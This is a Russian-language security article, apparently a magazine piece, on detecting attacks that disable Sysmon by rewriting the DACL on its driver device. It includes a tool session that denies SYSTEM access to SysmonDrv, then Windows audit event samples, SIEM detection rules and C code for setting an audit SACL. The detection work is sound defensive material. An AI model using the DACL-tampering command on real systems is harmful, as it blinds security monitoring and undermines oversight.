
Сведения о запросе на доступ:
Операции доступа: WRITE_DAC

Маска доступа: 0x40000

Имя журнала: Безопасность
Источник: Microsoft Windows security
Дата: 14.05.2024 14:39:12
Код: 4663
Категория задачи: File System
Уровень: Сведения
Ключевые слова: Аудит успеха


Можно было бы детектить такую активность на основе перечисленных событий. Однако у этого подхода есть существенный недостаток: события 4656 и 4663 генерируются слишком часто. Поэтому мы пойдем другим путем.

Подсистема безопасности Windows может генерировать события, которые прямо свидетельствуют об изменении списка DACL (но тут тоже есть несколько подводных камней, о которых я расскажу дальше). Давай сначала посмотрим на это событие, а потом поговорим о том, как же его заполучить. Итак, меняем список DACL.



```
proch device[PID: 4008 ] > show sddldacl \\.\SysmonDrv
--------------------------------------------------------------------------------------------------------
       SDDL Dacl:                D:(A;;0x1201bf;;;WD)(A;;FA;;;SY)(A;;FA;;;BA)(A;;0x1200a9;;;RC)
--------------------------------------------------------------------------------------------------------
proch device[PID: 4008 ] > set sddldacl \\.\SysmonDrv D:(A;;0x1201bf;;;WD)(D;;FA;;;SY)(A;;FA;;;BA)(A;;0x1200a9;;;RC)
[+] (MainModule) DACL successfull updated for device \\.\SysmonDrv.
proch device[PID: 4008 ] > show sddldacl \\.\SysmonDrv
--------------------------------------------------------------------------------------------------------
       SDDL Dacl:                D:(A;;0x1201bf;;;WD)(D;;FA;;;SY)(A;;FA;;;BA)(A;;0x1200a9;;;RC)
--------------------------------------------------------------------------------------------------------
```

Открываем журнал **Security** и видим следующее.



Свойства событий - Событие 4670, Microsoft Windows security auditing.

Разрешения для объекта изменены.

Субъект:
ИД безопасности: STAND2008\Администратор
Имя учетной записи: Администратор
Домен учетной записи: STAND2008
Код входа: 0xC7A49

Объект:
Сервер объекта: Security
Тип объекта: File
Имя объекта: \Device\SysmonDrv
Код дескриптора: 0x20c

Процесс:
Идентификатор процесса: 0xfa8
Имя процесса: E:\work\myproject\proch\x64\Debug\proch.exe

Изменение разрешений:
Исходный дескриптор безопасности: D:(A;;0x1201bf;;;WD)(A;;FA;;;SY)(A;;FA;;;BA)(A;;0x1200a9;;;RC)
Новый дескриптор безопасности: D:AR(A;;0x1201bf;;;WD)(D;;FA;;;SY)(A;;FA;;;BA)(A;;0x1200a9;;;RC)


Имя журнала: Безопасность
Источник: Microsoft Windows security
Дата: 19.05.2024 22:14:19
Код: 4670
Категория задачи: Authorization Policy Change
Уровень: Сведения
Ключевые слова: Аудит успеха

Событие EventID 4670 говорит нам о том, что вредоносный процесс, запущенный от имени админа, изменил DACL для объекта **`\\Device\SysmonDrv`**. Причем отображаются как старые, так и новые разрешения для объекта. Отлично, напишем условие формирования алерта на языке eXtraction and Processing:

```
event SysmonDrv_DaclModified:
    key:
        event_src.host
    filter {
        filter::NotFromCorrelator() and
        event_src.title == "windows" and
        msgid == "4670" and
        lower(object.type) == "file" and
        lower(object.name) == "sysmondrv"
    }

rule SysmonDrv_device_dacl_manipulation: SysmonDrv_DaclModified
```

Полный текст правила (с вариациями детекта на основе `EventID 4656` и `EventID 4663`) можно посмотреть в репозитории Open XP Rules.

Для Elastic SIEM детект имеет следующий вид.




```
any where (
   event.provider == "Microsoft-Windows-Security-Auditing" and
   (event.code == "4656" or event.code == "4663") and
   winlog.event_data.ObjectType like~ "file" and
   winlog.event_data.ObjectName like~ "*sysmondrv" and
   winlog.event_data.AccessList == "*1539*"
) or (
   event.provider == "Microsoft-Windows-Security-Auditing" and
   event.code == "4670" and
   winlog.event_data.ObjectType like~ "file" and
   winlog.event_data.ObjectName like~ "*sysmondrv"
)
```

Казалось бы, мы нашли событие, которое описывает факт воздействия на Sysmon, но нет! И сейчас я постараюсь объяснить почему.

Во-первых, чтобы получить это событие, мне пришлось включить аудит объектов ядра и в качестве бонуса получить нескончаемый поток событий 4656, 4658 и 4663, в которых можно просто утонуть. Хотя в официальной документации Microsoft говорится, что для 4670 достаточно включить только аудит изменения политики авторизации.

Во-вторых, чтобы события все-таки начали формироваться, нужно настроить SACL для этого объекта `\\.\SysmonDrv`. В исходном состоянии он имеет следующий вид.



```
--------------------------------------------------------
       SDDL Sacl:               S:AI
--------------------------------------------------------
```

Эта запись означает, что параметры аудита для данного объекта наследуются от его родителя. Точнее, что по умолчанию никаких событий аудита сгенерировано не будет.

Давай его немного изменим:

```
S:(AU;SAFA;FA;;;WD)
```

Эта строка означает, что для всех учетных записей (**WD** — Everyone) нужно формировать события аудита (**AU**) независимо от результата операции доступа (**SA** — SuccessfulAccess, **FA** — FailedAccess). Реализовать настройку SACL можно, например, так:

```
#include <windows.h>
#include <sddl.h>
#include <aclapi.h>
#include <stdio.h>

int main(int argc, char** argv)
{
    LPWSTR stringSacl = L"S:(AU; SAFA; FA;;; WD)";

    LPWSTR lpDeviceName = L"\\\\.\\SysmonDrv";
    PSECURITY_DESCRIPTOR pSecurityDescriptor = NULL;
    PACL pSacl = NULL;
    BOOL bSaclPresent = FALSE, bSaclDefaulted = FALSE;

    /*      check SeSecurityPrivilege               */

    /*      enable SeSecurityPrivilege              */

    HANDLE hDevice = CreateFile(lpDeviceName, ACCESS_SYSTEM_SECURITY,
0, NULL, OPEN_EXISTING, FILE_FLAG_BACKUP_SEMANTICS, NULL);

    if (hDevice == INVALID_HANDLE_VALUE)
    {
        wprintf(L"[-] CreateFile func with ACCESS_SYSTEM_SECURITY
flag return error: %d\n", GetLastError());
        goto Cleanup;
    }

    if (!ConvertStringSecurityDescriptorToSecurityDescriptorW(
stringSacl, SDDL_REVISION_1, &pSecurityDescriptor, NULL))
    {
        wprintf(L"[-]
ConvertStringSecurityDescriptorToSecurityDescriptorW func return
error: %d\n", GetLastError());
        goto Cleanup;
    }

    if (!GetSecurityDescriptorSacl(pSecurityDescriptor, &bSaclPresent
, &pSacl, &bSaclDefaulted))
    {
        wprintf(L"[-] GetSecurityDescriptorSacl func return error: %d
\n", GetLastError());
        goto Cleanup;
    }

    if (!IsValidAcl(pSacl))
    {
        wprintf(L"[-] SACL not valid\n");
        goto Cleanup;
    }

    if (SetSecurityInfo(hDevice, SE_KERNEL_OBJECT,
SACL_SECURITY_INFORMATION, NULL, NULL, NULL, pSacl) != ERROR_SUCCESS)
    {
        wprintf(L"[-] SetSecurityInfo func return error: %d\n",
GetLastError());
        goto Cleanup;
    }

Cleanup:
    if (pSecurityDescriptor)
        LocalFree(pSecurityDescriptor);
    if (pSacl)
        VirtualFree(pSacl, 0, MEM_RELEASE);
    if (hDevice)
        CloseHandle(hDevice);

    return 0;

}
```

Не забудь в приведенный выше код добавить возможность включения привилегии `SeSecurityPrivilege`, в противном случае будет `ERROR_ACCESS_DENIED` (о том, как управлять привилегиями, читай в статье «Privileger. Управляем привилегиями в Windows»).

Но согласись, как-то все довольно тяжело для того, чтобы просто замониторить операции с девайсом. Давай посмотрим, может, есть еще какие-то способы обнаружить эту активность? Да, они есть!


В подсистеме аудита Windows есть событие, которое поможет нам заподозрить, что с Sysmon что-то не то, — EventID 4674. С его помощью можно отследить вызовы функций, которые требуют чувствительных привилегий. Как говорится в документации, к чувствительным привилегиям относятся:

- SeAssignPrimaryTokenPrivilege;
- SeAuditPrivilege:
- SeBackupPrivilege:
- SeCreateTokenPrivilege;
- SeDebugPrivilege;
- SeImpersonatePrivilege:
- SeLoadDriverPrivilege;
- SeLockMemoryPrivilege;
- SeRestorePrivilege;
- SeSecurityPrivilege;
- SeSystemEnvironmentPrivilege;
- SeTakeOwnershipPrivilege.

Что это значит? Для изменения дескриптора безопасности девайса `SysmonDrv` используется вызов SetSecurityInfo() с параметром `DACL_SECURITY_INFORMATION`. Изменение списка DACL само по себе не является привилегированной операцией, но тут стоит учитывать, что для его реализации необходимо:

- либо иметь соответствующие разрешения в действующем списке DACL;
- либо быть хозяином объекта.

Если скомпрометированная учетка (от имени которой запущен вредоносный код) не имеет явного разрешения на изменение DACL, то тут атакующий сначала сделает себя хозяином объекта и только после этого будет менять DACL. Процесс получения прав хозяина объекта — чувствительная операция, которая требует наличия привилегий `SeRestorePrivilege` и `SeTakeOwnershipPrivilege`, а сам факт использования привилегированной операции приводит к формированию EventID 4674.



Свойства событий - Событие 4674, Microsoft Windows security auditing.

Попытка выполнения операции с привилегированным объектом.

Субъект:
ИД безопасности: STAND2008\Администратор
Имя учетной записи: Администратор
Домен учетной записи: STAND2008
Код входа: 0xD56CA

Объект:
Сервер объекта: Security
Тип объекта: File
Имя объекта: \Device\SysmonDrv
Дескриптор объекта: 0x1c4

Сведения о процессе:
Идентификатор процесса: 0x21b4
Имя процесса: E:\work\myproject\proch\x64\Debug\proch.exe

Запрошенная операция:
Требуемый доступ: WRITE_OWNER
SYNCHRONIZE
ReadAttributes

Привилегии: SeRestorePrivilege
SeTakeOwnershipPrivilege


Имя журнала: Безопасность
Источник: Microsoft Windows security
Дата: 13.05.2024 22:50:17
Код: 4674
Категория задачи: Sensitive Privilege Use
Уровень: Сведения
Ключевые слова: Аудит успеха

Это событие будет сформировано в момент вызова `SetSecurityInfo()`. Оно нам говорит, что доступ осуществляется к объекту `\\Device\SysmonDrv`, операция доступа — `WRITE_OWNER`, а для выполнения этой операции используются привилегии `SeRestorePrivilege` и `SeTakeOwnershipPrivilege`. Совокупность этих фактов говорит об изменении хозяина объекта.

На основе этой информации можно получить детект:

```
event SysmonDrv_OwnerModified:
    key:
        event_src.host
    filter {
        filter::NotFromCorrelator() and
        event_src.title == "windows" and
        msgid == "4674" and
        lower(object.path) == "\\device\" and
        lower(object.name) == "sysmondrv" and
        lower(object.property) == "privilege list" and
        regex(lower(object.value),"setakeownershipprivilege", 0) !=
null
    }

rule SysmonDrv_device_owner_manipulation: SysmonDrv_OwnerModified
```

Корреляция для Elastic SIEM будет выглядеть следующим образом.



```
any where
   event.provider == "Microsoft-Windows-Security-Auditing" and
   event.code == "4674" and
   winlog.event_data.ObjectType like~ "file" and
   winlog.event_data.ObjectName like~ "*sysmondrv" and
   winlog.event_data.AccessList == "*1540*"
```


Конечно же, никто не гарантирует, что вредонос будет выполнять указанные действия перед изменением DACL, но вероятность этого довольно высока. Кроме того, частота генерации этих событий (4674) низкая, поэтому рекомендую в боевой инфре настроить аудит «Использование прав, затрагивающих конфиденциальные данные» и попросить Windows Event Collector собирать эти события.

Что касается дальнейших действий, то тут происходит вызов `OpenProcess()` (с маской `PROCESS_DUP_HANDLE`) и последующий DuplicateHandle() с параметром `DUPLICATE_CLOSE_SOURCE`, чтобы закрыть описатель на `\\Device\SysmonDrv`.

Можем привести параметры аудита процесса Sysmon к такому виду:

```
S:(AU;SAFA;FA;;;WD)
```

Тогда мы получим события 4656 и 4663.



Свойства событий - Событие 4656, Microsoft Windows security auditing.

Запрошен дескриптор объекта.

Субъект:
ИД безопасности: STAND2008\Администратор
Имя учетной записи: Администратор
Домен учетной записи: STAND2008
ИД входа: 0x84B18

Объект:
Сервер объекта: Security
Тип объекта: Process
Имя объекта: \Device\HarddiskVolume2\Windows\Sysmon64.exe
Код дескриптора: 0x1ac

